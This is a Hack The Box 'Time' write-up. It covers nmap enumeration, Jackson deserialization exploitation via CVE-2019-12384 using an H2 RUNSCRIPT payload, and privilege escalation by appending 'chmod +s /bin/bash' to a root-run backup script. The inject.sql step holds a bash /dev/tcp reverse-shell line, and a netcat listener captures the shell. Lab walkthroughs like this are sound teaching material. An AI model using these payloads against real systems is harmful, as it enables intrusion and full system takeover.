

Time


Enumeration

Nmap o/p :-

```
Nmap scan report for 10.10.10.214
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
_ http-favicon: Unknown favicon MD5: 7D4140C76BF7648531683BFA4F7F8C22
_ http-methods:
_   Supported Methods: GET HEAD POST OPTIONS
_ http-server-header: Apache/2.4.41 (Ubuntu)
_ http-title: Online JSON parser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Website is running on port 80 :-



Beautifier is is just to arrange any JSON code in a well manner.

We just have to focus on Validator beta!

Enter any sample code, validator will throw an error.

These errors only will direct us towards the vulnerability.

try writing {""}

you will get an below error,

Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START_OBJECT), expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type information for class java.lang.Object

after some search/googling about the error,

it says that use [] instead of {}

try [""]

you will get an below error,

Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.InvalidTypeIdException: Could not resolve type id " as a subtype of [simple type, class java.lang.Object]: no such class found


so the above error clearly says that.....we have to goole againnn :p :p

after some random searches the above error indicates the deserialization with jackson which actually leads to CVE-2019-12384

Exploitation

we have referred , <https://github.com/jas502n/CVE-2019-12384> and followed the steps,

1. python3 -m http.server
2. create inject.sql file
CREATE ALIAS SHELLEXEC AS \$\$ String shellexec(String cmd) throws java.io.IOException {
String[] command = {"bash", "-c", cmd};
java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : ""; }
\$\$;
CALL SHELLEXEC('setuid bash -i &>/dev/tcp/your_IP/port 0>&1 &')
3. start listening on the given port mentioned in the inject.sql file
4. in the website , under validator beta! use below code :-
ch.qos.logback.core.db.DriverManagerConnectionSource\\", {\"url\\":
\"jdbc:h2:mem::TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost:8000/inject.sql'\"}}"
5. shell is in your hand booooo



```
kali@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.214] 36318
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$ ls
```

Privilege Escation

use Linenum

you can see timer_backup.sh is running which is used by root and can be used by user as well,

follow the below steps,

1. echo "chmod +s /bin/bash" >> /usr/bin/timer_backup.sh
2. /bin/bash -p
3. bash-5.0# id;cat /root/root.txt

you will get your root flag.